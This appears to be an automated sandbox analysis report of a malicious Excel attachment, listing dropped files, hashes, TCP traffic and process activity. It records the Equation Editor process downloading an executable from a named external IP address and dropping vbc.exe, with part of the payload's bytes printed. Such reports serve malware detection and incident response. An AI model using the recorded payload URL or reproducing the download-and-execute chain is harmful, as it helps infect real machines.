Preview:	.PNG.....IHDR.....a....sBIT....|.d.....IDAT8...N.Q...'.....X.s.^../H.f.....BJ....V[.b..qsvA..d..y.9?...z.`./....'..[.Q..'...M.....mwuN.\....h..(|.....p.K..I.%..... ..*..x.t~.kW.`V'.8. W.K.I.4..9.&\..k..3F.....4.0.op.rL#.....N:.=.T.[....L.....p...#....IEND.B`.

C:\Users\user\AppData\Local\Temp\face-crying.png	
Process:	C:\Users\Public\vbc.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	893
Entropy (8bit):	7.712327619290152
Encrypted:	false
SSDEEP:	12:6v/7M/6CsI5hmePcdiB6BV3h8SkKc47zOTtcC8VErf6qdY94OR/vlNMgmaGe7fb:q65hBcs6L3h6hBcCLrDq42nMDanb
MD5:	473EE416AF2C1AE05AA7D5D004C9B3D2
SHA1:	EEC352E25F562C0386D5C92384A70B3005D40D6F
SHA-256:	2C48F1719BBC825592FB0929E31DCFE66578665D28099087EA98EF261688DC18
SHA-512:	2B05C9920CFDCF378448F35B14AA56078051584CA0DB15F43B5A27272B072DD8A76BBC2829DF4C7C7BAF8339839974A00CA7BFFB8425B7D9494421CCC9EE80 1
Malicious:	false
Preview:	.PNG.....IHDR.....a...DIDATx.e.C..H.F_..tzl{m.m.m.m..;=F+..j.....r.....hZ...%Sn...Z....|g...o.c..f..k..#.Y.5..2...r44.t...[|.EW....E..3v....o...n...y.V.%.\g.].XY.).PQ..h~ .Mu.:I.~.!{dt...-....c.....~.ihs..<.23h.q...AA....P.O.d.#....S%....w....~(.Yg.mL.`..r.U?A.D.....%.t..~.b..wl...G\r.....,^m.b%..??...?./.....O..w|..t..5...^x....cK..?..b...3^#i.xYp3 .>..C<Q.yg^.3.=..;./..!.`.....dq%...`..wB....q.2....W....S`....E....q3.A....9...."..].+.f...-.Z)d*..h..O>.....c>...=.P..!...pw}g..t&.=..Dd...i.f.....\....-JO0hW....!.ic.%...s.+...iG|..MK.. .O_..;_.q_....|...F....M...O...o..5.=...y{...]hn..Z..L+..`r.&I...5t._Dz..m.~$n$..|.u}_.n|.53..b.+Zn.bCA.1..x..hv?.{8...!\J.....>OukN..{...[#.....7....k..L.#...D.y:K5.|.&..XV.U..rb..T..G..6. I...~.....i.#ike...9/B_&.....^v]..._.I.Et.i..M..I.B1...A....>._...P.,... ....IEND.B`.

C:\Users\user\AppData\Local\Temp\nsf2EB0.tmp\System.dll	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	5.814115788739565
Encrypted:	false
SSDEEP:	192:Zjvco0qWTlt70m5Aj/lQ0sEWD/wtYbBHFNaDybC7y+XBz0QPi:FHQlt70mij/lQRv/9VMjzr
MD5:	CFF85C549D536F651D4FB8387F1976F2
SHA1:	D41CE3A5FF609DF9CF5C7E207D3B59BF8A48530E
SHA-256:	8DC562CDA7217A3A52DB898243DE3E2ED68B80E62DDCB8619545ED0B4E7F65A8
SHA-512:	531D6328DAF3B86D85556016D299798FA06FEFC81604185108A342D000E203094C8C12226A12BD6E1F89B0DB501FB66F827B610D460B933BD4AB936AC2FD8A88
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....qr*.5.D.5.D.5.D...J.2.D.5.E.!.D.....2.D.a0t.1.D.V1n.4.D..3@.4. D.Rich5.D.....PE..L.....Oa.....!.....".....*.....@.....p.....@.....B.....@..P.....`.....@..X. .....text.... ....."..... ..`.rdata..c....@.....&.....@..@.data...x....P.....*.....@....reloc.....`.....,.....@..B..... ....

C:\Users\user\AppData\Local\Temp\wxbase30u_xml_gcc_custom.dll	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32+ executable (DLL) (console) x86-64 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	214568

Entropy (8bit):	6.30310219025288
Encrypted:	false
SSDEEP:	3072:WSQvJRT4XDaGZcJRQqnKJNuC3d5C/I4ye9P7Vvw/YDQzix+AKp:WDRT4XDpZ0QqnKJNuCwx9PRCixK
MD5:	6D01A897D44DD4D25D7E1264407210FD
SHA1:	332C3ADE84D0C1E5BE298C037F9FE222620343B2
SHA-256:	DD8289A21902F458B861C08A2F54D23F1E214B37BB89E73D4108303B490F7644
SHA-512:	54098533FDC9B4BAB0CD525D652846B5CDCD808089346D0192D7CF9DE6C1E8E329E2071886391D729F3DFED59D2E860E8A811E07E6688E6AA0B55D5D98D1AD
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d.....".."...#.B.....P.....d.....2... ..`... .....P.....`.....".."..($.....@...(.....c..8.....text....A.....B.....`.P`.data.....`.....F.....@. `..rdata..\....p.....H.....@.`@.pdata.....@.0@.xdata..... .....@.0@.bss.....@.....`..edata.....P.....@.0@.idata.. .....`.....@.0..CRT....X.....@.@..tls.....@.@..rsrc.....@.0..reloc.....@.0B..... .....

C:\Users\user\AppData\Local\Temp\~DF05A7AD9DA4C87F9C.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34 BFE
Malicious:	false
Preview:	.....

C:\Users\user\AppData\Local\Temp\~DFA94E90DA021B0F1F.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34 BFE
Malicious:	false
Preview:	.....

C:\Users\user\AppData\Local\Temp\~DFB678E6B782DADFF4.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34 BFE

Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DFC28532160E8B0828.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	CDFV2 Encrypted
Category:	dropped
Size (bytes):	188416
Entropy (8bit):	7.956582645953576
Encrypted:	false
SSDEEP:	3072:TkPr1dg3M2he5DZQVVbexBYKeO7OwRa7lpe54UYE2QQh22tolXoubT7:pMH5GVVbUY77XQ4PE21VWn7
MD5:	1DB66B406376F18434E1C02CBCF5C5E5
SHA1:	35741CA39D0D76A00FAC1EAA720101D7BFD82CC5
SHA-256:	A561EFADB6BAB1E3D4F5B0CDEFAECC0C4AFB382BFE3BDE81E1DAD0AEFC76695C
SHA-512:	B2D4C212F7CFB8A6088E221D28C80ADCAEA2C07E5B400A8FACE28D2F918CA808E754F83CC36346011DA31F3EA1C60EF2284988E5F8AE769B99FDB6AEA44271 06
Malicious:	false
Preview:	.....>..... ....I..."...#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@...A...B...C...D. ..E...F...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e...f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y...z...

C:\Users\user\Desktop\~$TransportLabel_6170453602.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	326847
Entropy (8bit):	7.537994904334399
Encrypted:	false
SSDEEP:	6144:13yztyL/0/bbdat6J9mOnuuAgo+/sOxCHBs4YIwUrJrnBpKussJ9LQu:13pL0/bbdat6JIO1Ag2TBs4YI3BnB35N
MD5:	D5E55A57372BCAD45FBB260105179CAF
SHA1:	9B1935A927C072DD31017362FF1739BF1EA2AAF7
SHA-256:	3C27C2AA1BC826FAA65AB4038EB385CABD6DB50108410E6F674D455AA1DC5532
SHA-512:	088033564668A4FD3E107566387FECF0B6DCBD7A161C9EF3E4ADB232520467A64AF9EEC740FE783D5C62FA3B79BDD910E72F3ACC838E5FA155427C83003C407 B
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....!`G.@...@...@../OQ..@...@..I@../OS..@...c>..@..+F...@..Rich.@ .....PE..L...h.Oa.....h...:.....5.....@.....>.....@.....`=..Y..... .....text...pf.....h..... ..`.rdata.....l.....@..@.data...x.9.....@....ndata.....:.....rsrc....Y...`=..Z.....@..@..... .....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.956582645953576
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	TransportLabel_6170453602.xlsx
File size:	188416
MD5:	1db66b406376f18434e1c02cbcf5c5e5
SHA1:	35741ca39d0d76a00fac1eaa720101d7bfd82cc5
SHA256:	a561efadb6bab1e3d4f5b0cdefaecc0c4afb382bfe3bde81e1dad0aefc76695c
SHA512:	b2d4c212f7cfb8a6088e221d28c80adcaea2c07e5b400a8face28d2f918ca808e754f83cc36346011da31f3ea1c60ef2284988e5f8ae769b99fdb6aea4427106
SSDEEP:	3072:TkPr1dg3M2he5DZQVVbexBYKeO7OwRa7lpe54UYE2QQh22tolXoubT7:pMH5GVVbUY77XQ4PE21VWn7
TLSH:	E5040206BF29E682F0B551305E329F279A24FC13486CD9D81FB9FF942CB1495AA2D353
File Content Preview:	.....>.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2022 09:27:57.101392031 CEST	49173	80	192.168.2.22	103.149.13.182
May 12, 2022 09:27:57.324285984 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:57.324409962 CEST	49173	80	192.168.2.22	103.149.13.182
May 12, 2022 09:27:57.325670004 CEST	49173	80	192.168.2.22	103.149.13.182
May 12, 2022 09:27:57.549187899 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:57.549215078 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:57.549237013 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:57.549256086 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:57.549328089 CEST	49173	80	192.168.2.22	103.149.13.182
May 12, 2022 09:27:57.549475908 CEST	49173	80	192.168.2.22	103.149.13.182
May 12, 2022 09:27:57.772262096 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:57.772303104 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:57.772331953 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:57.772360086 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:57.772386074 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:57.772409916 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:57.772420883 CEST	49173	80	192.168.2.22	103.149.13.182
May 12, 2022 09:27:57.772437096 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:57.772449017 CEST	49173	80	192.168.2.22	103.149.13.182
May 12, 2022 09:27:57.772452116 CEST	49173	80	192.168.2.22	103.149.13.182
May 12, 2022 09:27:57.772454977 CEST	49173	80	192.168.2.22	103.149.13.182
May 12, 2022 09:27:57.772464991 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:57.772465944 CEST	49173	80	192.168.2.22	103.149.13.182
May 12, 2022 09:27:57.772495031 CEST	49173	80	192.168.2.22	103.149.13.182
May 12, 2022 09:27:57.995583057 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:57.995616913 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:57.995639086 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:57.995687008 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:57.995709896 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:57.995733023 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:57.995758057 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:57.995770931 CEST	49173	80	192.168.2.22	103.149.13.182

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2022 09:27:57.995783091 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:57.995800972 CEST	49173	80	192.168.2.22	103.149.13.182
May 12, 2022 09:27:57.995805025 CEST	49173	80	192.168.2.22	103.149.13.182
May 12, 2022 09:27:57.995807886 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:57.995815992 CEST	49173	80	192.168.2.22	103.149.13.182
May 12, 2022 09:27:57.995834112 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:57.995857000 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:57.995872021 CEST	49173	80	192.168.2.22	103.149.13.182
May 12, 2022 09:27:57.995882034 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:57.995886087 CEST	49173	80	192.168.2.22	103.149.13.182
May 12, 2022 09:27:57.995904922 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:57.995912075 CEST	49173	80	192.168.2.22	103.149.13.182
May 12, 2022 09:27:57.995928049 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:57.995938063 CEST	49173	80	192.168.2.22	103.149.13.182
May 12, 2022 09:27:57.995951891 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:57.995956898 CEST	49173	80	192.168.2.22	103.149.13.182
May 12, 2022 09:27:57.995976925 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:57.995989084 CEST	49173	80	192.168.2.22	103.149.13.182
May 12, 2022 09:27:57.997986078 CEST	49173	80	192.168.2.22	103.149.13.182
May 12, 2022 09:27:58.000597000 CEST	49173	80	192.168.2.22	103.149.13.182
May 12, 2022 09:27:58.218966007 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:58.218995094 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:58.219017982 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:58.219041109 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:58.219063044 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:58.219084978 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:58.219108105 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:58.219130039 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:58.219151020 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:58.219173908 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:58.219182014 CEST	49173	80	192.168.2.22	103.149.13.182
May 12, 2022 09:27:58.219194889 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:58.219209909 CEST	49173	80	192.168.2.22	103.149.13.182
May 12, 2022 09:27:58.219214916 CEST	49173	80	192.168.2.22	103.149.13.182
May 12, 2022 09:27:58.219218016 CEST	49173	80	192.168.2.22	103.149.13.182
May 12, 2022 09:27:58.219222069 CEST	49173	80	192.168.2.22	103.149.13.182
May 12, 2022 09:27:58.219221115 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:58.219225883 CEST	49173	80	192.168.2.22	103.149.13.182
May 12, 2022 09:27:58.219244957 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:58.219266891 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:58.219289064 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:58.219289064 CEST	49173	80	192.168.2.22	103.149.13.182
May 12, 2022 09:27:58.219297886 CEST	49173	80	192.168.2.22	103.149.13.182
May 12, 2022 09:27:58.219310999 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:58.219331980 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:58.219352007 CEST	49173	80	192.168.2.22	103.149.13.182
May 12, 2022 09:27:58.219353914 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:58.219367027 CEST	49173	80	192.168.2.22	103.149.13.182
May 12, 2022 09:27:58.219377995 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:58.219399929 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:58.219419956 CEST	49173	80	192.168.2.22	103.149.13.182
May 12, 2022 09:27:58.219419956 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:58.219428062 CEST	49173	80	192.168.2.22	103.149.13.182
May 12, 2022 09:27:58.219443083 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:58.219465971 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:58.219485044 CEST	49173	80	192.168.2.22	103.149.13.182
May 12, 2022 09:27:58.219497919 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:58.219520092 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:58.219538927 CEST	80	49173	103.149.13.182	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2022 09:27:58.219546080 CEST	49173	80	192.168.2.22	103.149.13.182
May 12, 2022 09:27:58.219559908 CEST	49173	80	192.168.2.22	103.149.13.182
May 12, 2022 09:27:58.219559908 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:58.219578981 CEST	49173	80	192.168.2.22	103.149.13.182
May 12, 2022 09:27:58.219582081 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:58.219588995 CEST	49173	80	192.168.2.22	103.149.13.182
May 12, 2022 09:27:58.219603062 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:58.219623089 CEST	80	49173	103.149.13.182	192.168.2.22
May 12, 2022 09:27:58.219643116 CEST	49173	80	192.168.2.22	103.149.13.182

HTTP Request Dependency Graph

- 103.149.13.182

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49173	103.149.13.182	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
May 12, 2022 09:27:57.325670004 CEST	2	OUT	GET /msdrive10/.svchost.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 103.149.13.182 Connection: Keep-Alive
May 12, 2022 09:27:57.549187899 CEST	3	IN	HTTP/1.1 200 OK Date: Thu, 12 May 2022 07:27:56 GMT Server: Apache/2.4.47 (Win64) OpenSSL/1.1.1k PHP/7.3.28 Last-Modified: Tue, 10 May 2022 23:41:34 GMT ETag: "4fcbf-5deb0dd783b2f" Accept-Ranges: bytes Content-Length: 326847 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 a8 21 60 47 ec 40 0e 14 ec 40 0e 14 ec 40 0e 14 2f 4f 51 14 ee 40 0e 14 ec 40 0f 14 49 40 0e 14 2f 4f 53 14 e3 40 0e 14 b8 63 3e 14 e0 40 0e 14 2b 46 08 14 ed 40 0e 14 52 69 63 68 ec 40 0e 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 68 9a 4f 61 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 68 00 00 00 12 3a 00 00 08 00 00 0a 35 00 00 00 10 00 00 00 80 00 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 06 00 00 00 04 00 00 00 00 00 00 00 00 c0 3e 00 00 04 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 04 85 00 00 a0 00 00 00 00 60 3d 00 08 59 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 b0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 70 66 00 00 00 10 00 00 00 68 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 9a 13 00 00 00 80 00 00 00 14 00 00 00 6c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 78 eb 39 00 00 a0 00 00 00 06 00 00 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6e 64 61 74 61 00 00 00 d0 02 00 00 90 3a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 c0 2e 72 73 72 63 00 00 00 08 59 01 00 00 60 3d 00 00 5a 01 00 00 86 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$!`G@@@/OQ@@I@/OS@c>@+F@Rich@PELh Oah:5@>@`=Y.textpfh `.rdatal@@.datax9@.ndata:.rsrcY`=Z@@

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2452, Parent PID: 576

General

Target ID:	0
Start time:	09:28:13
Start date:	12/05/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13fa20000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$TransportLabel_6170453602.xlsx	0	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	user	success or wait	1	13FBF7879	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$TransportLabel_6170453602.xlsx	55	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	Albus	success or wait	1	13FBF78D3	WriteFile
C:\Users\user\Desktop\~$TransportLabel_6170453602.xlsx	0	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	user	success or wait	1	13FBF7879	WriteFile
C:\Users\user\Desktop\~$TransportLabel_6170453602.xlsx	55	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	Albus	success or wait	1	13FBF78D3	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	6E2F0648	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	5/,	binary	35 2F 2C 00 94 09 00 00 02 00 00 00 00 00 00 00 7E 00 00 00 01 00 00 00 3E 00 00 00 34 00 00 00 74 00 72 00 61 00 6E 00 73 00 70 00 6F 00 72 00 74 00 6C 00 61 00 62 00 65 00 6C 00 5F 00 36 00 31 00 37 00 30 00 34 00 35 00 33 00 36 00 30 00 32 00 2E 00 78 00 6C 00 73 00 78 00 00 00 74 00 72 00 61 00 6E 00 73 00 70 00 6F 00 72 00 74 00 6C 00 61 00 62 00 65 00 6C 00 5F 00 36 00 31 00 37 00 30 00 34 00 35 00 33 00 36 00 30 00 32 00 00 00	success or wait	1	6E2F0648	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: **2644**, Parent PID: **576**

General

Target ID:	2
Start time:	09:28:36
Start date:	12/05/2022
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000

File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	35704BE	URLDownloadToFileW
